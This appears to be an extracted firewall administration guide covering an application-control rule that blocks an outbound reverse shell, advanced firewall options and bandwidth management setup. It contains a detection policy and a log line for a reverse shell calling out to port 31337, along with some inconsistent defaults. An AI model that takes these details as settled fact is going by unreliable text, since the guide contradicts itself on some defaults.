- Policy Type:** Custom Policy
- Address:** Any (Source and Destination)
- Service:** Any
- Application Object:** Vista command prompt
- Action:** Reset/Drop
- Direction:** Outgoing (Basic)
- Schedule:** Always on
- Enable Logging:** Checked
- Log Individual object content:** Unchecked
- Log Redundancy Filter (seconds):** Use Global Settings
- Connection Side:** Both
- Users/Groups:** All (Included), None (Excluded)

A log entry with a Category of Network Access is generated after a connection Reset/Drop. The screenshot below shows the log entry, including the message stating that it is an Application Control Alert and displaying the policy name:

| # | Time | Priority | Category | Message | Source | Destination |
|---|----------------------------|----------|-------------------|--|------------------------------------|---|
| 1 | 07/05/2007 01:06:26.880 | Alert | Network Access | Application Firewall Alert: Policy: Reverse Shell Spawned Action Type: Reset/Drop | 10.10.10.175, 51042, X0 (admin) | 44.44.44.44, 31337, X1, cp444444-a.hhh1.hh.home.nl |

As experience suggests, appropriate security measures would include several layers of intelligence and no single approach can be considered a definitive defense against hostile code.

Glossary

Application layer: The seventh level of the 7-layer OSI model; examples of application layer protocols are AIM, DNS, FTP, HTTP, IMAP, MSN Messenger, POP3, SMTP, SNMP, TELNET, and Yahoo Messenger

Bandwidth management: The process of measuring and controlling the traffic on a network link to avoid network congestion and poor performance of the network

Client: Typically, the client (in a client-server architecture) is an application that runs on a personal computer or workstation, and relies on a server to perform some operations

Digital rights management: Technology used by publishers or copyright owners to control access to and usage of digital data

FTP: File Transfer Protocol, a protocol for exchanging files over the Internet

Gateway: A computer that serves as an entry point for a network; often acts as a firewall or a proxy server

Granular control: The ability to control separate components of a system

Hexadecimal: Refers to the base-16 number system

HTTP: Hyper Text Transfer Protocol, the underlying protocol used by the World Wide Web

HTTP redirection: Also known as URL redirection, a technique on the Web for making a Web page available under many URLs

IPS: Intrusion Prevention Service

MIME: Multipurpose Internet Mail Extensions, a specification for formatting non-ASCII messages such as graphics, audio, or video, so that they can be sent over the Internet

POP3: Post Office Protocol, a protocol used to retrieve email from a mail server; can be used with or without SMTP

Proxy: A computer that operates a network service that allows clients to make indirect network connections to other network services

SMTP: Simple Mail Transfer Protocol, a protocol used for sending email messages between servers

UDP: User Datagram Protocol, a connectionless protocol that runs on top of IP networks

PART 8

Firewall Settings



CHAPTER 43

Configuring Advanced Access Rule Settings

Firewall Settings > Advanced

To configure advanced access rule options, select **Firewall Settings > Advanced** under Firewall.

Firewall Settings /
Advanced

Detection Prevention

- Enable Stealth Mode
- Randomize IP ID
- Decrement IP TTL for forwarded traffic
- Never generate ICMP Time-Exceeded packets

Dynamic Ports

Enable FTP Transformations for TCP port(s) in Service Object:

- Enable support for Oracle (SQMnet)
- Enable RTSP Transformations

Source Routed Packets

- Drop source routed IP packets

Connections ⓘ

- Maximum SPI Connections (DPI services disabled)
- Maximum DPI Connections (DPI services enabled)
- DPI Connections (DPI services enabled with additional performance optimizations)

The **Firewall Settings > Advanced** page includes the following firewall configuration option groups:

- “[Detection Prevention](#)” on page 602
- “[Dynamic Ports](#)” on page 602
- “[Source Routed Packets](#)” on page 603
- “[Connections](#)” on page 604
- “[Access Rule Service Options](#)” on page 604
- “[IP and UDP Checksum Enforcement](#)” on page 605
- “[UDP](#)” on page 605
- “[Connection Limiting](#)” on page 605

Detection Prevention

- **Enable Stealth Mode** - By default, the security appliance responds to incoming connection requests as either “blocked” or “open.” If you enable Stealth Mode, your security appliance does not respond to *blocked inbound connection requests*. Stealth Mode makes your security appliance essentially invisible to hackers.
- **Randomize IP ID** - Select Randomize IP ID to prevent hackers using various detection tools from detecting the presence of a security appliance. IP packets are given random IP IDs, which makes it more difficult for hackers to “fingerprint” the security appliance.
- **Decrement IP TTL for forwarded traffic** - Time-to-live (TTL) is a value in an IP packet that tells a network router whether or not the packet has been in the network too long and should be discarded. Select this option to decrease the TTL value for packets that have been forwarded and therefore have already been in the network for some time.
 - **Never generate ICMP Time-Exceeded packets** - The ADTRAN appliance generates Time-Exceeded packets to report when it has dropped a packet because its TTL value has decreased to zero. Select this option if you do not want the ADTRAN appliance to generate these reporting packets.

Dynamic Ports

- **Enable FTP Transformations for TCP port(s) in Service Object** – FTP operates on TCP ports 20 and 21 where port 21 is the Control Port and 20 is Data Port. However, when using non-standard ports (eg. 2020, 2121), ADTRAN drops the packets by default as it is not able to identify it as FTP traffic. The **Enable FTP Transformations for TCP port(s) in Service Object** option allows you to select a Service Object to specify a custom control port for FTP traffic.

To illustrate how this feature works, consider the following example of an FTP server behind the ADTRAN listening on port 2121:

- a. On the **Network > Address Objects** page, create an **Address Object** for the private IP address of the FTP server with the following values:
 - Name: FTP Server Private
 - Zone: LAN
 - Type: Host
 - IP Address: 192.168.168.2

- b. On the **Network > Services** page, create a custom Service for the FTP Server with the following values:
- Name: FTP Custom Port Control
 - Protocol: TCP(6)
 - Port Range: 2121 - 2121
- c. On the **Network > NAT Policies** page, create the following NAT Policy, and on the **Firewall Settings > Advanced** page, create the following Access Rule

- d. Lastly, on the **Firewall Settings > Advanced** page, for the **Enable FTP Transformations for TCP port(s) in Service Object** select the **FTP Custom Port Control** Service Object.

The following options are also configured in the **Dynamic Ports** section of the **Firewall Settings > Advanced** page:

- **Enable support for Oracle (SQLNet)** – Select if you have Oracle applications on your network.
- **Enable RTSP Transformations** – Select this option to support on-demand delivery of real-time data, such as audio and video. RTSP (Real Time Streaming Protocol) is an application-level protocol for control over delivery of data with real-time properties.

Source Routed Packets

Drop Source Routed Packets - (Enabled by default.) Clear this check box if you are testing traffic between two specific hosts and you are using source routing.

Connections


The Connections section provides the ability to fine-tune the performance of the appliance to prioritize either optimal performance or support for an increased number of simultaneous connections that are inspected by UTM services. There is no change in the level of security protection provided by either of the DPI Connections settings below. The following connection options are available:


- **Maximum SPI Connections (DPI services disabled)** - This option does not provide ADTRAN DPI Security Services protection and optimizes the firewall for maximum number of connections with only stateful packet inspection enabled. This option should be used by networks that require **only** stateful packet inspection, which is not recommended for most ADTRAN SuperMassive deployments.
- **Maximum DPI Connections (DPI services enabled)** - This is the default and recommended setting for most ADTRAN SuperMassive deployments.
- **DPI Connections (DPI services enabled with additional performance optimization)** - This option is intended for performance critical deployments. This option trades off the number of maximum DPI connections for an increased firewall DPI inspection throughput.



Note

When changing the **Connections** setting, the firewall must be restarted for the change to be implemented.

The maximum number of connections also depends on whether App Flow is enabled and if an external collector is configured, as well as the physical capabilities of the particular model of firewall. Mousing over the  question mark icon next to the **Connections** heading displays a pop-up table of the maximum number of connections for your specific firewall for the various configuration permutations. The table entry for your current configuration is indicated in the table, as shown in the example below.



The screenshot shows the 'Connections' section of the firewall settings. A pop-up window titled 'Maximum Connections' is displayed, showing a table with the following data:

| AppFlow | External Collector | Maximum SPI Connections | Maximum DPI Connections | DPI Connections |
|---------|--------------------|-------------------------|-------------------------|--------------------------|
| Yes | Yes | 300000 | 150000 | 90000 (<i>current</i>) |
| No | No | 400000 | 200000 | 120000 |
| Yes | No | 300000 | 150000 | 90000 |
| No | Yes | 320000 | 160000 | 96000 |

Below the table, the 'Connections' setting is shown with three radio button options:

- Maximum SPI Connections (DPI services disabled)
- Maximum DPI Connections (DPI services enabled)
- DPI Connections (DPI services enabled with additional performance optimizations)

Access Rule Service Options

Force inbound and outbound FTP data connections to use default port 20 - The default configuration allows FTP connections from port 20 but remaps outbound traffic to a port such as 1024. If the check box is selected, any FTP data connection through the security appliance must come from port 20 or the connection is dropped. The event is then logged as a log event on the security appliance.

Apply firewall rules for intra-LAN traffic to/from the same interface - Applies firewall rules that is received on a LAN interface and that is destined for the same LAN interface. Typically, this only necessary when secondary LAN subnets are configured.

IP and UDP Checksum Enforcement

- **Enable IP header checksum enforcement** - Select this to enforce IP header checksums.
- **Enable UDP checksum enforcement** - Select this to enforce IP header checksums.

UDP

Default UDP Connection Timeout (seconds) - Enter the number of seconds of idle time you want to allow before UDP connections time out. This value is overridden by the UDP Connection timeout you set for individual rules.

Connection Limiting

The Connection Limiting feature provides an additional layer of security against distributed denial of service (DDoS) attacks by limiting the number of connections that can be initiated from or to individual IP addresses.

Connection Limiting

Enable connection limit based on source IP Threshold 128

Enable connection limit based on destination IP Threshold 128

- **Enable connection limit based on source IP** - Select to limit the number of connections that can be made from a single source IP address. By default, the limit is set to 128. To modify this, enter a value in the **Threshold** field.
- **Enable connection limit based on destination IP** - Select to limit the number of connections that can be made to a single destination IP address. By default, the limit is set to 128. To modify this, enter a value in the **Threshold** field.

In addition to these configurable settings for individual IP addresses, all firewalls have a built-in limit on the total number of connections allowed. For more information on this feature, see [“Connection Limiting Overview” on page 504](#).



CHAPTER 44

Configuring Bandwidth Management

Firewall Settings > BWM

Bandwidth management (BWM) is a means of allocating bandwidth resources to critical applications on a network.

SonicOS Enhanced offers an integrated traffic shaping mechanism through its outbound (Egress) and inbound (Ingress) BWM interfaces. BWM can be applied to traffic to and from an interface with Ingress and Egress BWM enabled.

This chapter contains the following sections:

- [“Understanding Bandwidth Management” section on page 608](#)
- [“Configuring the Firewall Settings > BWM Page” section on page 609](#)
- [“Methods of Configuring Bandwidth Management” section on page 610](#)
 - [“Configuring Interfaces” section on page 611](#)
 - [“Configuring Firewall Access Rules” section on page 612](#)
 - [“Configuring Application Rules” section on page 614](#)
- [“Glossary” section on page 623](#)



Note

Although BWM is a fully integrated Quality of Service (QoS) system, wherein classification and shaping is performed on the single ADTRAN appliance, effectively eliminating the dependency on external systems and thus obviating the need for marking, it is possible to concurrently configure **BWM** and **QoS** (layer 2 and/or layer 3 marking) settings on a single Access Rule. This allows those external systems to benefit from the classification performed on the ADTRAN even after it has already shaped the traffic. Refer to [“Firewall Settings > QoS Mapping” section on page 641](#) for BWM QoS details.

Understanding Bandwidth Management

BWM is controlled by the firewall on ingress and egress traffic. It allows network administrators to guarantee minimum bandwidth and prioritize traffic based on access rules created in the **Firewall > Access Rules** page on the ADTRAN management interface. By controlling the amount of bandwidth to an application or user, the network administrator can prevent a small number of applications or users to consume all available bandwidth. Balancing the bandwidth allocated to different network traffic and then assigning priorities to traffic can improve network performance. Anti-Spam for UTM provides eight priority queues (0 – 7 or Realtime – Lowest).

Three types of bandwidth management are available:

| BWM Type | Description |
|----------|--|
| WAN | <p>Only WAN zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic.</p> <p>WAN BWM has eight Priority Queues 0 through 7, with 0 being the highest. Queue 7 is Default Priority for all traffic that is not classified by a BWM enabled rule\policy.</p> |
| Global | <p>(Default) All zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic. When global BWM is enabled on an interface, all of the traffic to and from that interface is bandwidth managed.</p> <p>Default Global BWM queues:</p> <ul style="list-style-type: none"> • 2 — High • 4 — Medium: Default priority for all traffic that is not managed by a BWM enabled Firewall Access rule or Application Control Policy. • 6 — Low |
| None | Disables BWM. |

When BWM is enabled on an interface, all of the traffic to and from that interface is bandwidth managed. Let's consider three examples for each of these three BWM types for an interface with a link capacity of 100 Mbps.:

1. **Bandwidth Management type is None** – If there are three traffic types (1, 2, and 3) that are using the interface, the cumulative capacity for all three types is 100 Mbps.
2. **Bandwidth Management type is Global** – If the available ingress and egress traffic are configured to 10 Mbps, the following occurs:
 - By default, the traffic types are sent to the Medium (4) Priority queue. This queue has, by default, a Guaranteed percentage of 50 and a Maximum percentage of 100.
 - These values mean that the cumulative link capability is 10 Mbps with no global BWM enabled policies configured.
3. **Bandwidth Management type is WAN** – By default, the traffic types are sent to a default queue created by the system which is at priority 7 which gets 0% guaranteed and 100% Maximum. This means that this traffic will get up to 100% of the left over link bandwidth



Note


Because each BWM rule consumes memory for packet queuing, the total number of allowed BWM rules is limited to 100 total rules on the appliance.

Configuring the Firewall Settings > BWM Page

BWM works by first configuring the BWM type on the **Firewall Settings > BWM** page, then enabling BWM on an interface, and then allocating the available bandwidth for that interface on the ingress and egress traffic.

It then assigns individual limits for each class of network traffic by adding firewall access rules or application policies and configuring the required guaranteed and maximum bandwidths for the specific traffic. By assigning higher priorities to network traffic, applications requiring a quick response time, such as Telnet, can take precedence over traffic requiring less response time, such as FTP.

To view the BWM configuration, navigate to the Firewall Settings > BWM page.



| Priority | Enable | Guaranteed | Maximum \ Burst |
|---------------|-------------------------------------|------------|-----------------|
| 0 Realtime | <input type="checkbox"/> | 0 % | 100 % |
| 1 Highest | <input type="checkbox"/> | 0 % | 100 % |
| 2 High | <input checked="" type="checkbox"/> | 30 % | 100 % |
| 3 Medium High | <input type="checkbox"/> | 0 % | 100 % |
| 4 Medium | <input type="checkbox"/> | 50 % | 100 % |
| 5 Medium Low | <input type="checkbox"/> | 0 % | 100 % |
| 6 Low | <input type="checkbox"/> | 20 % | 100 % |
| 7 Lowest | <input type="checkbox"/> | 0 % | 100 % |
| Total: | | 100 | |

Note: This priority table is used only when global bandwidth management is selected.

This page consists of the following entities:



Note

The defaults are set by ADTRAN to provide BWM ease-of-use. It is recommended that you review the specific bandwidth needs and enter the values on this page accordingly.

- **Bandwidth Management Type** Option:
 - **WAN** — Only WAN zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic.
 - **Global** — All zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic.
 - **None** — (Default) Disables BWM.

**Note**

When you change the Bandwidth Management Type from Global to WAN, the default BWM actions that are in use in any App Rules policies will be automatically converted to **WAN BWM Medium**, no matter what level they were set to before the change.

When you change the Type from WAN to Global, the default BWM actions are converted to **BWM Global-Medium**. The firewall does not store your previous action priority levels when you switch the Type back and forth. You can view the conversions on the Firewall > App Rules page.

- **Priority** Column — Displays the priority number and name.
- **Enable** Checkbox — When checked, the priority queue is enabled.
- **Guaranteed and Maximum\Burst** Text Field — Enables the guaranteed and maximum/burst rates. The corresponding Enable checkbox must be checked in order for the rate to take effect. These rates are identified as a percentage. The configured bandwidth on an interface is used in calculating the absolute value. The sum of all guaranteed bandwidth must not exceed 100%, and the guaranteed bandwidth must not be greater than the maximum bandwidth per queue.

**Note**

The default settings for this page consists of three priorities with preconfigured guaranteed and maximum bandwidth. The medium priority has the highest guaranteed value since this priority queue is used by default for all traffic not governed by a BWM enabled policy.

Methods of Configuring Bandwidth Management

BWM can be configured using the following methods:

**Note**


This section uses Global BWM as the Bandwidth Management Type (**Firewall Settings > BWM**).

- [“Configuring Interfaces” section on page 611](#)
- [“Configuring Firewall Access Rules” section on page 612](#)
- [“Configuring Application Rules” section on page 614](#)
- [“Configuring App Flow Monitor” section on page 620](#)

Configuring Interfaces

To configure BWM per interface, perform the following steps:

- Step 1** Navigate to the **Firewall Settings > BWM** page.



Firewall Settings /
BWM


Bandwidth Management Type: WAN Global None

| Priority | Enable | Guaranteed | Maximum/Burst |
|---------------|-------------------------------------|------------|---------------|
| 0 Realtime | <input type="checkbox"/> | 0 % | 100 % |
| 1 Highest | <input type="checkbox"/> | 0 % | 100 % |
| 2 High | <input checked="" type="checkbox"/> | 30 % | 100 % |
| 3 Medium High | <input type="checkbox"/> | 0 % | 100 % |
| 4 Medium | <input checked="" type="checkbox"/> | 50 % | 100 % |
| 5 Medium Low | <input type="checkbox"/> | 0 % | 100 % |
| 6 Low | <input checked="" type="checkbox"/> | 20 % | 100 % |
| 7 Lowest | <input type="checkbox"/> | 0 % | 100 % |
| Total: | | 100 | |

Note: This priority table is used only when global bandwidth management is selected.

- Step 2** Select Bandwidth Management Type: **Global**, WAN, or none, and then click **Accept**.

- Step 3** Navigate to the **Network > Interfaces** page.



Network /
Interfaces

Interface Settings

| Name | Zone | Group | IP Address | Subnet Mask | IP Assignment | Status | Comment | Configure |
|------|------------|------------------|-----------------|---------------|---------------|-----------------------|-------------|-----------|
| X0 | LAN | | 192.168.168.168 | 255.255.255.0 | Static | 1000 Mbps full-duplex | Default LAN | |
| X1 | WAN | Default LB Group | 10.203.15.82 | 255.255.255.0 | Static | 100 Mbps full-duplex | Default WAN | |
| X2 | LAN | | 172.16.0.168 | 255.255.255.0 | Static | 1000 Mbps full-duplex | | |
| X3 | LAN | | 172.16.5.168 | 255.255.255.0 | Static | 1000 Mbps full-duplex | | |
| X4 | LAN | | 11.0.0.168 | 255.255.255.0 | Static | No link | | |
| X5 | Unassigned | | 0.0.0.0 | 0.0.0.0 | N/A | No link | | |

3G/4G/Dial-up use can be set at [Network > Failover & LB](#)

- Step 4** Click the **Configure** icon in the Configure column for the interface for which you want to set BWM.
The **Edit Interface** dialog is displayed.



Note If using Bandwidth Management Type WAN, you can only enable BWM on a WAN interface. If using Type: None, you cannot set the Ingress or Egress bandwidth.

- Step 5** Click the **Advanced** tab.

The screenshot shows the 'Advanced Settings' dialog box. The 'Bandwidth Management' section is highlighted with a red box. It contains the following settings:

- Enable Egress Bandwidth Management
Available Interface Egress Bandwidth (Kbps): 100000.000000
- Enable Ingress Bandwidth Management
Available Interface Ingress Bandwidth (Kbps): 100000.000000

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Ready

OK Cancel Help

- Step 6** Under Bandwidth Management, check **Enable Egress** or **Enable Ingress** or both checkboxes, and then enter the available bandwidth in kilobits per second (Kbps).

- Step 7** Click **OK**.

Configuring Firewall Access Rules

You can configure BWM for each firewall rule. This method configures the direction in which to apply BWM and sets the priority queue.

To configure BWM for a firewall rule, perform the following steps:

- Step 1** Navigate to the **Firewall > Access Rules** page.
- Step 2** Click the **Configure** icon for the rule you want to edit.
The **Edit Rule General tab** dialog is displayed.
- Step 3** Click the **Ethernet BWM** tab.



The screenshot shows a dialog box titled "Ethernet Bandwidth Management" with four tabs: "General", "Advanced", "QoS", and "Ethernet BWM". The "Ethernet BWM" tab is selected. The dialog contains the following elements:

- A checkbox labeled "Enable Outbound Bandwidth Management ('allow' rules only)".
- A "Bandwidth Priority:" dropdown menu set to "0 Realtime".
- A checkbox labeled "Enable Inbound Bandwidth Management ('allow' rules only)".
- A "Bandwidth Priority:" dropdown menu set to "0 Realtime".
- A "Note: BWM Type: Global; To change go to Firewall Settings > BWM".
- A "Ready" status bar at the bottom left.
- "OK", "Cancel", and "Help" buttons at the bottom right.

- Step 4** Select the checkboxes, select the Bandwidth Priority, and then click **OK**.

**Note**

All priorities will be displayed (Realtime – Lowest) regardless if all have been configured. Refer to the Firewall Settings > BWM page to determine which priorities are enabled. If the Bandwidth Management Type is set to Global and you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the level 4 priority (Medium). For a BWM Type of WAN, the default priority is level 7 (Low).

Step 5 Verify that BWM has been set.



Configuring Application Rules

Application layer BWM allows you to create policies that regulate bandwidth consumption by specific file types within a protocol, while allowing other file types to use unlimited bandwidth. This enables you to distinguish between desirable and undesirable traffic within the same protocol. Application layer bandwidth management is supported for all Application matches, as well as custom App Rules policies using HTTP client, HTTP Server, Custom, and FTP file transfer types. For more information on Application Rules, see [Configuring Application Rules](#).


**Note**

It is a best practice to configure BWM settings before configuring App Control policies that use BWM.


After bandwidth management is enabled on the interface, you can configure BWM for a specific application rule on the Firewall > App Rules page.

To configure BWM for a specific application, perform the following steps:

Step 1 Navigate to the **Firewall > App Rules** page.



Step 2 Under App Rules Policies, select the Action Type: **Bandwidth Management**. The page will sort by Action Type Bandwidth Management.



Step 3 Click the **Configure** icon in the Configure column for the policy you want to change. The **Edit App Control Policy** window is displayed.

App Control Policy Settings

Policy Name: ~BWM_Global-Medium=~appname=SSH+

Policy Type: App Control Content

Address: Any

Exclusion Address: None

Match Object: ~appname=SSH+SIP+Radius&t=1306

Action Object: BWM Global Medium High

Users/Groups: All (Included), None (Excluded)

Schedule: Always on

Enable flow reporting:

Enable Logging:

Log individual object content:

Log using App Control message format:

Log Redundancy Filter (seconds): Use Global Settings

Zone: Any

Note: BWM Type: Global; To change go to Firewall Settings > BWM

Ready

OK Cancel Help

Step 4 Change the Action Object to the desired BWM setting, and then click **OK**.



Note

All priorities will be displayed (Realtime – Lowest) regardless if all have been configured. Refer to the Firewall Settings > BWM page to determine which priorities are enabled. If you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the Medium Priority (default).

The change will take effect when you return to the App Rules page.

Understanding BWM Action Objects

Action Objects define how the App Rules policy reacts to matching events. You can customize an action or select one of the predefined default actions. The predefined actions are displayed in the App Control Policy Settings page when you add or edit a policy from the App Rules page.

